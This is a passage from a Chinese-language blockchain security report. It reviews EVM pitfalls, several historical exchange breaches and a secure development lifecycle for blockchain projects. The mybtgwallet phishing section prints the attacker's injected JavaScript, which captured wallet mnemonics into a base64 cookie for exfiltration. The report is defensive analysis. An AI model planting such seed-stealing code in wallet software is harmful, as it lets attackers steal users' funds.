不可预知的原因：同一个区块内其他交易可能在同时修改合约状态（用户原因）；矿工不需按顺序将操作交易放入区块内（EVM层原因）；矿工甚至可以选择不把某个操作交易放入区块（EVM层原因）；软分叉结束时，用户们会抛弃短链，接受最长链，用户调用合约时无法知道当前是不是在网络内的最长链，即目标合约随时可能会被回滚（区块链层原因）。

4/3/3/2 以太币损失

EVM特点：

与比特币地址不同，以太坊地址没有自校验位，EVM也无法检测地址的合法性，这使得一旦收款地址出错，交易发起方无法得知该地址是否有效，而交易会进行下去，所涉及的以太币会从网络中损失，无法追回。因此合约开发者需要尽量手动检查交易地址的合法性。

4/3/3/3 栈满异常（已修复）

EVM特点：

调用栈上限是1024帧，每调用一层函数会增长一帧。超过限制会抛出栈满异常。

攻击点：

首先重复调用函数构造接近上限的调用栈，然后调用受害者函数，利用异常回滚的特点实施攻击。

更新：

在2016年10月的分叉实现了EIP150，修复了这个问题。修复方式：设置每个调用操作的gas上限，同时调整call函数的gas消耗，使调用栈不会达到1024上限。

4/3/3/4 随机数生成

区块链特点：

正常情况下所有信息对所有合约参与者来说都是确定且可知的，区块链中安全的生成随机数是个难题。

目前的几种做法：

[不安全]指定历史、当前或者未来某个区块的信息（hash、timestamp之类的）作为seed。因为历史、当前区块被所有人可见，自然不安全，未来区块由于是矿工决定发布的区块是什么样，因此也不是绝对安全。

[目前安全]多人参与，第一轮每个人将一段确定的字符串和自己选择一个秘密数字secret连接起来，并用自己选择的密钥加密，然后公布密文和押金；所有人都公布后，第二轮每个人公布密钥，每个人都去解密所有人的秘密数字，并检查前面一段字符串是否合法来验证密钥正确性，成功解密者押金返还；未公布的以及不正确的解密将被移出游戏；最后将所有数字合并（相加相乘或者连结等等），计算hash，得到seed。如果有人想要通过放弃公布密钥来影响最后结果，他的押金将不会退回。通过提高押金值，可以抑制作弊行为。

[目前安全]调用RANDO，与上一方法原理一样，只是第一轮每个人提交hash（secret）和押金，第二轮每个人再提交secret，验证是否与第一轮的hash相同。

[安全性未知]调用Oraclize的oraclize_newRandomDSQuery函数，通过Oraclize的随机数生成服务获取随机数。此法需要信任Oraclize，安全性难以评价。另外也有不少项目在开发去中心化的预言机（Oracle）服务，从而不再需要信任一个中心化的服务提供商。

4/4 基础设施层

4/4/1 云服务商安全问题

交易所在选择云服务商时需要慎重考虑，一旦云服务商被攻破，很可能波及自身业务，甚至造成不可挽回的损失。

4/4/1/1 交易所Bitcoinica 3月比特币被盗事件

事件经过：

02/2012 Linode发表声明[42]表示被攻击，攻击者未授权访问了受害者的客户服务门户，但只有8个客户受影响，且都是比特币相关客户。攻击者的目的明显是搜索并转移比特币。

03/01/2012 06:30 UTC Bitcoinica在Linode上托管的热钱包中超过10,000 BTC（约$56,000[43]）被盗空。据称未授权访问是通过customer support interface实现的。Bitcoinica表示攻击者很可能掌握了所有托管在平台上的比特币账户密钥，警告所有用户立刻停止向任何旧账户地址转账，同时官网也移除了所有旧账户地址，只显示新账户地址。

根据Bitcointalk上的信息[44]，虽然Bitcoinica声称只有约10,000 BTC被盗，实际被盗数有43,554 BTC 。

根据HackNews讨论贴[45]，实际损失价值约$215,000。

根据Ars Technica推文[46]，本次Linode被攻击事件共导致46,703 BTC被盗(含Bitcoinica)，总价约$228,845。Bitcoinica CEO Zhou Tong表示虚拟钱包公司Marek Palatinus被盗3,094 BTC，另一位无辜用户损失50 BTC，Bitcoinica首席比特币工程师Gavin Andresen的5 BTC也被盗。

相关杂谈：

本次事件技术细节无从得知，但在之后的2013年4月左右，Linode再次被攻击，人们猜测本次利用的漏洞可能和2012年这次一样。这次攻击中Linode的域名注册商name.com存在1day漏洞，使得攻击者能够通过中间人攻击截获管理员凭证；Linode本身使用的ColdFusion存在0day漏洞，可以使攻击者直接获得Linode服务器权限。

42.由于Linode官网14年4月之前的事件报告全部删除，当时被黑后发的一些公告都找不到了https://status.linode.com/history?page=17
43.https://www.theregister.co.uk/2012/03/02/linode_bitcoin_heist/
44.现已不可访问,原文地址：https://bitcointalk.org/index.php?topic=66979.0
45.https://news.ycombinator.com/item?id=3655355
46.https://arstechnica.com/information-technology/2012/03/bitcoins-worth-228000-stolen-from-customers-of-hacked-webhost/

4/5 安全意识与管理

无论技术层面安全工作做得多么优秀，最终都需要人来使用。区块链行业中由人为原因引发的严重安全事件证明，如果人的安全意识薄弱，或者人员管理出现混乱，那么整个系统的安全防御便可能瞬间变得形同虚设。




图4-5 人是安全体系中的关键

4/5/1 社会工程学攻击

4/5/1/1 交易所比特儿NXT币被盗被诈骗事件

事件经过：

08/15/2014 13:11、13:14 GMT+8 交易所比特儿某账户[47]被先后转出51,670,000 NXT到攻击者账户[48]。按当时汇率1NXT=0.2RMB计算，价值10,000,000+ RMB。

16:36 比特儿官微发微博证实被盗[49]。

16:45 矿工社区就是否应该为某一交易所的损失而进行分叉展开了激烈讨论。

接下来比特儿与攻击者就在NXT区块上，在所有人注视下进行了长达数天的公开谈判。

最终，比特儿付出440 BTC，赎回42,000,000 NXT。攻击者还掌握8,000,000+ NXT。

期间，NXT开发团队则先后发布了1.2.5b/d/f版客户端，试图号召社区禁止被盗NXT流通。但更新客户端的矿工不多，于是比特儿便放弃此策略。

攻击细节：

08/18/2014 比特儿官微[50]称，攻击者未能直接攻破服务器，但通过搜索比特儿CEO韩林在六七年前留在网络上的信息，分析出了事发前使用的一个密码，从而进入系统盗取比特币。

另外，由于当时的PoS铸币机制限制，使得NXT用户铸币时要求钱包时刻联网，因此冷钱包未能起到保护作用，导致直接被攻击者转账。

4/5/1/2 NiceHash Market Breach

事件经过：

12/06/2017 NiceHash发表声明[51]，攻击者侵入支付系统导致比特币钱包中约4,700 BTC被盗，合约$63,920,000。

12/08/2017 联合创始人在Facebook发起流媒体直播，表示攻击者在获得了某位NiceHash工程师的凭证后，访问到了支付系统，最终盗取比特币。

47.比特儿声称这是攻击者从其“NXT中心账号”转出的。
48.攻击者账户转账历史https://mynxt.info/account/1244396688755618309
49.https://weibo.com/3969398100/Biph6Ahwm?mod=weibotime&type=comment
50.https://weibo.com/3969398100/BiRQOfpiK?type=comment#_rnd1523935768314
51.https://www.reddit.com/r/NiceHash/comments/7i0s6o/official_press_release_statement_by_nicehash/

12/20/2017 更新声明[52]称，NiceHash更新了支付系统，将会人工新建和确认每一笔离开系统的资金，每天0点人工确认取款交易。

攻击细节：

12/07/2017 NiceHash市场总监向媒体透露，攻击者通过精心构造的社会工程学攻击[53]获取了内部人员登录凭证，完成攻击。

4/5/2 内部攻击

内部攻击往往意味着有更高的操作权限，并且越过了包括WAF在内大多数对外防护，往往能利用内部信任造成严重危害。对于此类安全问题需要落实严格的权限设置，做好内网渗透测试，同时严格约束员工，加强安全培训，提高安全意识。

除了这里提到的ShapeShift事件，2017年Bitcoin Gold诈骗事件也是由于内部人员参与才造成巨大损失。

4/5/2/1 交易所ShapeShift员工盗币事件

事件经过：

03/14/2016 交易所ShapeShift某员工从公司热钱包中盗走了315 BTC。ShapeShift报警并对该名员工提出了民事诉讼。

04/07/2016 在网站迁移过程中，ShapeShift发现其3个钱包又被盗：分别损失约97 BTC、3600 ETH和1900 LTC，ShapeShift立即关闭相关服务，重置了所有密码密钥。

04/16/2016 ShapeShift发现热钱包中又被盗57 BTC和2200 ETH。

04/18/2016 ShapeShift发表声明称，通过调查，发现第一次攻击是在职员工监守自盗，后两次攻击是由于ShapeShift前员工将实施攻击所必需的敏感信息贩卖给了攻击者，三次攻击共计损失$230,000。

04/20/2016 交易所重构了基础设施，增强了安全协议后重新上线。

4/5/3 第三方风险控制失败

4/5/3/1 交易所Bitfinex被盗事件

事件经过：

08/03/2016凌晨 GMT+8(北京时间) Bitfinex官网下线，确认被盗119,756 BTC，价值约$66,000,000。

08/03/2016 受攻击事件影响，BTC人民币收盘价从4002.01下降至3005，成交量从6968.7945上涨到40479.2063，价格下跌幅度高达20.13%，而成交量上涨幅度高达480.86%。

52.https://www.reddit.com/r/NiceHash/comments/7l5e4l/update_from_nh_the_security_breach_what_happened/
53.未透露更多细节。

08/04/2016 Bitfinex官方发布消息，强调正努力解决攻击带来的问题，并表示已经开放用户查询功能，用户可以查看自己的账户余额，但其他功能暂未开放，也未提及如何处理用户损失。

01/2017 Bitfinex确认被盗资产中，876.82084947 BTC已经通过区块链公司Score-chain转移，153 BTC(约$137,000)已在1月25日被转移，还有723 BTC(约$800,000)也在近期也被转移。Bitfinex发布悬赏令，找回被盗比特币者将获得5%作为奖励。

补充细节：

2015年开始，Bitfinex和BitGo合作，共同发布了多重签名钱包系统来管理风险。每一笔交易必须至少使用3个密钥中的2个进行签名认证，以此来保证安全性。但在实际操作中，Bitfinex持有其中的2个密钥，BitGo持有另一个密钥。Bitfinex将两个密钥一个存储在离线设备中，另一个密钥存储在联网设备中[54]。

攻击者通过某种方式控制Bitfinex的其中一个密钥，并用它对大量伪造的转账交易进行签名，之后便将交易请求发送给BitGo。虽然BitGo持有另一个密钥，但他们没有做任何额外检查就盲目的对这些交易请求进行了签名。最终攻击者成功从受害者账户中转走大量比特币。

Bitfinex没有公布攻击者如何控制密钥的细节，可能是服务器被攻破，也可能是内部员工作案。

一些开通了二步验证的用户资金也受到了影响。

图4-6 Bitfinex被盗事件发生后比特币价格下跌[55]

事件发生后比特币价格迅速下跌：

4/5/4 钓鱼攻击

Bitcoin Gold用户被钓鱼事件与2018年3月币安交易所用户被钓鱼事件都明显体现了钓鱼攻击的严重性。企业应做好相似域名监控与抢注等反钓鱼工作。

4/5/4/1 Bitcoin Gold用户被钓鱼事件

事件经过：

11/11/2017 Bitcoin Gold团队在Twitter上两次声称[56] [57]，mybtgwallet.com是安全的钱包网站。

该网站要求用户上传私钥和Recovery Seed，用来为用户生成一个Bitcoin Gold钱包。

54.https://en.wikipedia.org/wiki/BitGo#cite_note-CoinFox-22
55.https://www.coindesk.com/bitfinex-bitcoin-hack-know-dont-know/
56.https://twitter.com/bitcoingold/status/929397138672508929
57.https://twitter.com/bitcoingold/status/929568928237531136

11/16/2017 有用户表示自己使用了该服务后，所有资产被转走了。

据用户自发报告统计并由CoinDesk确认，共计损失$30,000 ETH、$72,000 LTC、$107,000 BTG以及超过$3,000,000 BTC。

补充细节：

事后Bitcoin Gold团队发表声明称：此事与BTG团队无关，因为恶意代码从未在自己官网出现过，表示嫌疑人是一位非官方工程师John Dass，他与BTG团队没有官方合作关系，只是在同一个Slack频道中，事后处于失联状态，还称恶意网站代码被未知第三方篡改过。

钓鱼网站声称开源，但实际代码与GitHub上不一致。

攻击者地址之一：https://blockchain.info/address/1DVhaBdbp5mx-5Y8zR1qR9NBiQtrgL9ZNQs

其他更多攻击者地址：http://bitcoinwhoswho.com/blog/2017/11/16/million-dollar-mybtgwallet-scam/

攻击细节：

11/15/2017 即钓鱼攻击开始时，mybtgwallet.com源码的Github repo被攻击者删除，并新建了另一个repo后重新上传了带有恶意代码的源码。攻击结束后，该repo又被删除，网站下架。

攻击者在bitcoin js库文件bitcoinjs.min.js中插入了一条语句：

```
if (seed.length < 16) throw new TypeError('Seed should be at least 128 bits')
if (window.gtagm) {document.cookie='_gtag='+btoa(window.gtagm);delete window.gtagm;}
if (seed.length > 64) throw new TypeError('Seed should be at most 512 bits')
```

windows.gtagm在bip39.min.js中被赋值：

```
function mnemonicTowords(mnemonic){
    if (!window.gtagm) window.gtagm = mnemonic;
}
```

该函数在另一函数内被调用：

```
function mnemonicToSeed (mnemonic, password) {
    var mnemonicwords = mnemonicTowords(mnemonic);
```

攻击者在网站主js文件的最后几行启用了Google Analytics。

因此，每次用户将用来生成seed的助记符mnemonic输入时，会触发函数将其通过btoa函数进行base64编码，并作为_gtag值存放在cookie中，然后将该值提交给Google，于是攻击者便可以查看这些cookie，解码获得mnemonic，生成seed再获得对应私钥，从而控制用户账号。

重置repo的做法使人们很难快速发现网站存在问题，即使发现了不同，恶意代码隐蔽性也很高，再加上官方团队在Twitter宣传时的信任背书，使得短时间内大量用户受骗。

|05|
应对策略–区块链安全开发生命周期
Secure Blockchain Development Lifecycle

在上面的内容中，我们从技术的角度归纳和整理了整个区块链产业中已经发生的攻击事件，这些事件所暴露出的安全问题涵盖了区块链系统架构中的每一个层面。从应用层的Web安全、服务器主机安全，到合约层的编码问题，以及区块链核心层的节点程序实现与虚拟机的安全设计问题，再到提供基础设施支持的云服务供应商自身的安全问题，最后到人的安全意识与管理问题，可以看出，区块链是个复杂的系统，区块链整体的安全离不开系统架构中每一环节的安全性。

从另一个角度来看，区块链是一个长期运行的分布式软件系统，任何软件系统必将经历从需求到设计，再到实现和发布，最终不断更新迭代的过程。在软件开发过程中的每一个环节出现的安全问题，都会给下一个环节引入更多的安全问题。例如，不考虑安全的应用场景难以引入安全设计，不安全的系统架构无法用安全的实现进行弥补，代码实现层面的漏洞会为已经发布的应用带来毁灭性的打击。

为了更加全面和系统化地应对区块链所面临的安全问题，不仅要考虑技术架构中每个层面面临的安全风险，也要将安全方案融入区块链开发的每一个环节中去。我们建议区块链开发者们，参考微软发明并实践多年的安全开发生命周期（Security Development Lifecycle）策略，根据区块链的技术架构进行具体化，最终实现区块链安全开发生命周期的安全管理方案。

微软的安全开发生命周期主要包含7个阶段的安全工作，依次是培训（Training）、需求（Requirements）、设计（Design）、实现（Implementation）、验证（Verification）、发布（Release）、响应（Response）。下面依次分析为了区块链相关产品的安全开发，在每个阶段应该如何实施安全工作。

图5-1　区块链安全开发生命周期

5/1　培训

几乎所有的安全问题都是在项目开发过程中由人导致的。无论是架构设计师，还是研发工程师和运维工程师，如果缺乏基本的安全知识，就会很容易出现漏洞。在项目启动之前就对项目组人员进行系统的安全培训，有助于在研发过程中减少漏洞发生的可能性。

项目成员在项目启动之前需要学习的相关内容列举如下：

- 威胁建模方法与安全设计原则
- 相关编程语言与框架的安全开发
- 智能合约安全开发
- 渗透测试
- 运维安全
- 应急响应
- 安全意识教育

5/2 需求

除了项目立项时要对功能提出需求以外，安全的需求也同样需要在这个环节给出。在上文中，我们按照区块链的不同应用场景，梳理了相应的安全诉求，是为了提醒行业的开发者们，在进行系统设计之前，首先明确自己在安全方面的痛点是什么，这样才能在后续的安全设计阶段有着明确的目标。

通常来说，在这个提出安全需求的阶段，需解决以下三个问题：

A.要达到怎样的安全?

面对不同的应用场景，有不同层级的保护重点。例如矿池和云算力关注系统权限的安全，区块链金融更注重智能合约和账户安全。在设计应用时，务必将安全的需求一并给出。

B.可能出现哪些安全漏洞，它们的级别是什么?

在项目开始前，给不同的安全漏洞定义可接受的级别，可以加强对安全问题相关风险的理解，有助于团队在开发过程中发现和修复安全漏洞。

C.项目的哪些部分需要进行威胁建模、设计评估或渗透测试?

项目中的不同模块对安全有不同的需求，在这个阶段按照模块进行梳理，有利于更好地规划后续阶段的安全工作并合理使用资源。

5/3 设计

软件的安全问题很大部分是由于不安全的设计而引入的，在设计阶段造成的安全缺陷在后期修复的成本和时间都相对较高。基于区块链技术的应用也同样如此，尤其在去中心化的分布式系统场景下，出现的漏洞会给整个体系带来无法修复的打击。

在设计阶段，通常要做下列安全工作：

要建立安全规范。在应用层，要了解项目中所使用的编程语言的安全特性，并制定相应的编码规范；对于密码学算法，建立密码算法使用规范，避免发生密码学误用。在合约层与核心层，由于区块链节点和智能合约运行在去中化的分布式系统中，对区块链节点程序的开发和合约的编写，要制定更为严苛的编码规范，The DAO事件和920亿比特币转账事件就是最好的教训。在基础设施层面，对于系统所使用的底层服务、设备和软件，也需要制定安全配置规范。

要对系统进行威胁建模。威胁建模是一种结构化方法，用来识别和评估威胁，以便后续的工作能够依据威胁等级顺序来进行应对。

要减少攻击面。攻击面是攻击者实施攻击的入口，最大程度地减少攻击者能访问的接口，可以用较低成本避免很多安全问题。例如尽可能地关闭和限制系统服

务的访问，对系统资源采用最小权限原则来进行权限管理，采用分层的思想建立逐级防御，以及在智能合约中尽可能少地暴露可被外部调用的接口。

对架构安全审计。请安全专家对系统的架构设计进行安全评估，能够在项目实现之前进一步寻找潜在的缺陷，避免后续安全审计中发现设计问题，造成更大损失。

5/4 实现

有了安全的设计，也无法确保系统的安全。项目实现过程中出现的纰漏同样可能造成巨大的危害，最初“中本聪”对于比特币的设计至今没有出问题，但是920亿比特币转账事件就是软件编写过程中产生的漏洞造成的。面对如今功能日益丰富的区块链应用，背后的代码量也会逐渐增多，如果不在软件实现阶段采用相应的安全策略，光靠后期的测试和验证工作，很难完全消除潜藏的漏洞。

在实现阶段，通常采用以下策略来提升编码安全性：

统一使用规范的工具进行开发和编译。项目团队要使用由安全专家统一指定的编译器和链接器选项，以便使用编译器中提供的最新安全保护机制；也要使用统一来源的开发工具集，避免攻击者在软件供应链中植入恶意代码。

根据安全编程规范进行开发。常见的安全编程规范包括弃用一些存在注入或者内存破坏危险的第三方函数，以及采用智能合约的checks-effects-interactions原则进行合约编写等。

采用静态分析工具对源代码进行扫描。静态扫描技术包括常见的特征匹配、控制流分析、数据流分析、形式化验证和符号执行等，通常用于扫描事先建模的漏洞类型，能够提供较好的伸缩性，但是也存在可能产生误报的缺点。对于应用层软件，选择相应编程语言的扫描工具；对于智能合约，也同样选择相应虚拟机语言的扫描工具。

进行人工交互式代码审计。静态扫描无法涵盖所有漏洞类型，也可能存在漏报，人工审计的工作无法替代。不仅应用程序需要安全专家进行代码审计，智能合约更加需要，合约上线后一旦出现问题，可能是致命的。

开发的过程中，推荐选择使用以下列出的一些安全代码工具。

静态分析工具：

1.Manticore – 二进制符号执行工具，支持EVM，
获取地址：https://github.com/trailofbits/manticore

2.Mythril – 以太坊智能合约逆向和安全分析工具，
获取地址：https://github.com/ConsenSys/mythril

3.Oyente – 基于新加坡国立大学学者们的研究论文[58]《Making Smart Contracts Smarter》开发的智能合约安全分析工具，

获取地址：https://github.com/melonproject/oyente

4.Solgraph – 生成DOT格式的图来可视化Solidity智能合约的函数控制流程并且显示可能的安全漏洞，

获取地址：https://github.com/raineorshine/solgraph

5.SmartCheck–Solidity代码静态分析工具，可自动检测安全漏洞和不安全的代码，

获取地址：https://tool.smartdec.net/

测试覆盖工具：

solidity–coverage，

获取地址：https://github.com/sc–forks/solidity–coverage

代码风格工具：

使用代码风格工具可以提高代码质量，方便代码阅读和审核。常用的有：

1.Solcheck，获取地址：https://github.com/federicobond/solcheck

2.Solint，获取地址：https://github.com/weifund/solint

3.Solium，获取地址：https://github.com/duaraghav8/Solium

4.Solhint，获取地址：https://github.com/protofire/solhint

5/5 验证

区块链系统在上线前，必须经历验证阶段。在这个阶段中，要对整体系统的安全性进行验证，安全验证主要包含下列工作：

对完整系统进行渗透测试。请安全专家扮演攻击者，对系统的各个层面实施模拟攻击。在应用层，对Web应用、移动应用、IoT应用进行渗透测试；在合约层，在模拟环境中对智能合约进行攻击测试；在核心层，对区块链节点的实现进行分析，挖掘可被利用的漏洞，例如内存破坏漏洞，或者对共识机制的设计进行破坏；在基础设施层，尝试发现配置不安全的主机、系统、设备和平台等。

对部分模块进行模糊测试。模糊测试是一种用自动生成的畸形输入数据来测试目标的方法，在过去二十年中，这种方法在很多主流软件中发现了大量的漏洞。在应用层，我们依然可以沿用模糊测试的方法测试传统应用软件；在核心层，区块链节点的数据通信进行模拟测试，来发现分布式系统中可能出现的异常，可能包含实现层面的，也可能包含设计层面的。

58.http://www.comp.nus.edu.sg/~loiluu/papers/oyente.pdf

5/6 发布与响应

前思科CEO约翰·钱伯斯曾经说过，世界上有两种公司：一种被黑过，一种不知道自己被黑过。在已经部署运行的系统中，发生的攻击实在太多太多，即便在以上各个阶段都做了充分的安全工作，我们依然可能无法避免被攻击。在区块链应用发布阶段，通过制定合理的事件响应计划，可以在安全事件发生后合理应对，以最大可能降低损失。

应急响应计划通常包含下列几项工作：

建立应急响应团队。在应急事件发生时，确保能够联系相应的人员进行处理，团队中应当包含研发人员、市场营销人员以及管理人员。

建设威胁检测能力。实时跟踪威胁情报，例如依赖软件中公开的最新漏洞和爆发的新型恶意软件；加强网络和系统日志配置，为行为检测和事后取证溯源提供数据支撑；部署入侵检测系统、Web应用防火墙、蜜罐等安全产品检测入侵行为。

制定应对策略表。对可能发生的安全事件进行归纳和梳理，并按事件的风险等级预先做好紧急应对策略表。如果自身安全能力欠缺，可以寻求专业应急响应团队的支持。

设置漏洞赏金预算、指定奖励规则并开展赏金计划。对提交漏洞者按漏洞的严重程度进行不同程度的奖励。

参考阅读

1.DAO众售火爆之时，Gatecoin因黑客攻击损失了多达186,000以太币
http://www.8btc.com/gatecoin-2-million-bitcoin-ether-security-breach
2.Bitcoin exchange Youbit shuts after second hack attack
http://www.bbc.com/news/technology-42409815
3.Russian Hacker Detained in Czech Republic May Be Linked with BitMarket Hack
http://forklog.net/russian-hacker-detained-in-the-czech-repub-
lic-may-be-linked-with-bitmarket-hack/
4.U.S. v. , U.S. Dist. Court, Northern District of California, Docket No. 16-71303,
Indictment of Yevgeniy , Oct. 20, 2016. Press release found at:
https://www.justice.gov/usao-ndca/pr/ -indicted-hacking-
linkedin-dropbox-and-formspring
5.入侵LinkedIn的黑客也系BitMarket.eu比特币大盗
http://hackernews.cc/archives/1584
6.LinkedIn and Dropbox hacker may be tied to major Bitcoin heist
https://www.ibtimes.co.uk/linkedin-dropbox-hacker-may-be-tied-major-bitcoin-heist-1588274
7.价值3千万美元的USDT代币丢失，Tether粗暴执行硬分叉并敦促交易所升级
http://www.gongxiangcj.com/posts/3517
8.比特币交易平台BitQuick在遭到攻击后关闭服务
http://www.bitecoin.com/online/2016/03/17762.html
9.Bitcoin bank Bitcoinica still titsup after cyberheist
http://www.theregister.co.uk/2012/05/15/bitcoinica_hack/
10.Bitcoin exchange gets attacked and loses cash…again!
https://nakedsecurity.sophos.com/2012/05/14/bitcoin-ex-
change-gets-attacked-and-loses-cash-again/
11.比特币交易平台疑似遭遇DDoS攻击，多数平台瘫痪
http://www.btc38.com/btc/altgeneral/213.html
12.比特币第一疑案：门头沟被盗事件http://www.sohu.com/a/205627099_257855
13.LulzSec rogue suspected of Bitcoin hack
https://www.theguardian.com/technology/2011/jun/22/lulzsec-rogue-suspected-of-bitcoin-hack
14.不为人知的比特币故事
http://cj.sina.com.cn/articles/view/6443097296/18009dcd0001002t9h
15.Bitcoin value plummets as main exchange is hacked
https://www.newscientist.com/blogs/onepercent/2011/06/bitcoin-value-plummets-as-main.html
16.Mt. Gox - Wikipedia https://en.wikipedia.org/wiki/Mt._Gox
17.Collapse of Mt.Gox https://en.bitcoin.it/wiki/Collapse_of_Mt._Gox
18.Breaking open the MtGox case, part 1
https://blog.wizsec.jp/2017/07/breaking-open-mtgox-1.html
19.Bitcoin wallet.dat hacked
http://hiv-island.is/.btc/Bitcoin/bitcoin-walletdat-hacked.php
20.The “Stolen” Mt.Gox Data Contained Malware That Robbed Users Of Bitcoin
https://techcrunch.com/2014/03/14/the-stolen-mt-gox-data-con-
tained-malware-that-robbed-users-of-bitcoin/
21.Mt. Gox Hack Technical Explanation
https://medium.com/@jimmysong/mt-gox-hack-technical-explanation-37ea5549f715
22.Parity钱包被盗事件攻击者账户地址
https://etherscan.io/address/0xb3764761e297d6f121e79c32a65829cd1ddb4d32#internaltx
23.Parity v1.6.10 GitHub发布https://github.com/paritytech/parity/releases/tag/v1.6.10
24.Meet The Unknown, Maverick White Hat Who Rescued Additional
Accounts During This Week’s Attack [UPDATED]
https://www.ethnews.com/meet-the-unknown-maver-
ick-white-hat-who-rescued-accounts-missed-by-the-whg-during-this-we
eks-attack
25.Parity多重签名钱包被盗事件之技术分析 http://www.8btc.com/parity-multisig

26.Parity漏洞文件代码https://github.com/paritytech/pari-ty/blob/6b0e4f9098be6b841353e7c4f116aa86b7c2e3d6/js/src/contracts/snippets/enhanced-wallet.sol
27.Parity库合约execute函数代码 https://github.com/paritytech/pari-ty/blob/4d08e7b0aec46443bf26547b17d10cb302672835/js/src/contracts/snippets/enhanced-wallet.sol#L230
28.Blocktix and the Parity multisig hack
https://blog.blocktix.io/blocktix-and-the-parity-multisig-hack-81c1b2aefbd6
29.Meet The Unknown, Maverick White Hat Who Rescued Additional Accounts During This Week’s Attack [UPDATED]
https://www.ethnews.com/meet-the-unknown-maver-ick-white-hat-who-rescued-accounts-missed-by-the-whg-during-this-weeks-attack
30.A Postmortem on the Parity Multi-Sig Library Self-Destruct
http://paritytech.io/a-postmortem-on-the-parity-multi-sig-library-self-destruct/
31.Parity wallet vulnerability freezes US$278 million of ethereum
http://www.ejinsight.com/20171108-parity-wallet-vulnerabili-ty-freezes-us278-million-of-ethereum/
32.Parity Multisig Hacked. Again
https://medium.com/chain-cloud-company-blog/parity-mul-tisig-hack-again-b46771eaa838
33.Value overflow inciden
https://en.bitcoin.it/wiki/Value_overflow_incident
34.以太坊（分叉）为了解决DoS攻击问题将进行两次硬分叉
https://www.btctrade.com/bitcoin/1075.html
35.以太坊分叉之后，黑客再次发动了新一轮的攻击
http://chainb.com/?P=Cont&id=2498
36.Linode hackers escape with $70K in daring bitcoin heist
https://www.theregister.co.uk/2012/03/02/linode_bitcoin_heist/
37.惊魂49小时-比特儿NXT失窃事件全程回放 http://www.8btc.com/bter49
38.Bitcoin: $64m in cryptocurrency stolen in 'sophisticated' hack, exchange says
https://www.theguardian.com/technology/2017/dec/07/bit-coin-64m-cryptocurrency-stolen-hack-attack-marketplace-nicehash-pass words
39.挖矿网站Nicehash被黑：创始人在Facebook直播中致歉
http://tech.sina.com.cn/roll/2017-12-08/doc-ifypnqvn1468569.shtml
40.UPDATE for Monday, April 18th on the ShapeShift Hacking Incident
https://www.reddit.com/r/shapeshiftio/comments/4fcpui/up-date_for_monday_april_18th_on_the_shapeshift/
41.被盗4亿的平台Bitfinex：我们所知道的和不知道的
http://www.btc38.com/btc/altgeneral/11195.html
42.Bitfinex被盗事件回顾，你有没有抓紧钱包呢？ http://www.8btc.com/bitfinex-wallet
43.Bitfinex被盗比特币后续，公司给出悬赏奖励
https://bixin.com/news/bitfinexs-hacked-bitcoins-move-5-recov-ery-bounty-offered/detail/
44.Bitfinex hack raises concerns over multisig technology
http://www.coinfox.info/news/reviews/6096-bitfinex-con-firms-bitgo-signing-theft-transactions
45.被盗4亿的平台Bitfinex：我们所知道的和不知道的
http://www.btc38.com/btc/altgeneral/11195.html
46.Statement on the “MYBTGWALLET SCAM”
https://bitcoingold.org/wp-content/uploads/2017/11/Statement-on-MYBTGWALLET.pdf
47.My analysis of the $1 million+ USD MyBTGWallet.com scam
https://www.reddit.com/r/btc/comments/7dsmvd/my_analy-sis_of_the_1_million_usd_mybtgwalletcom/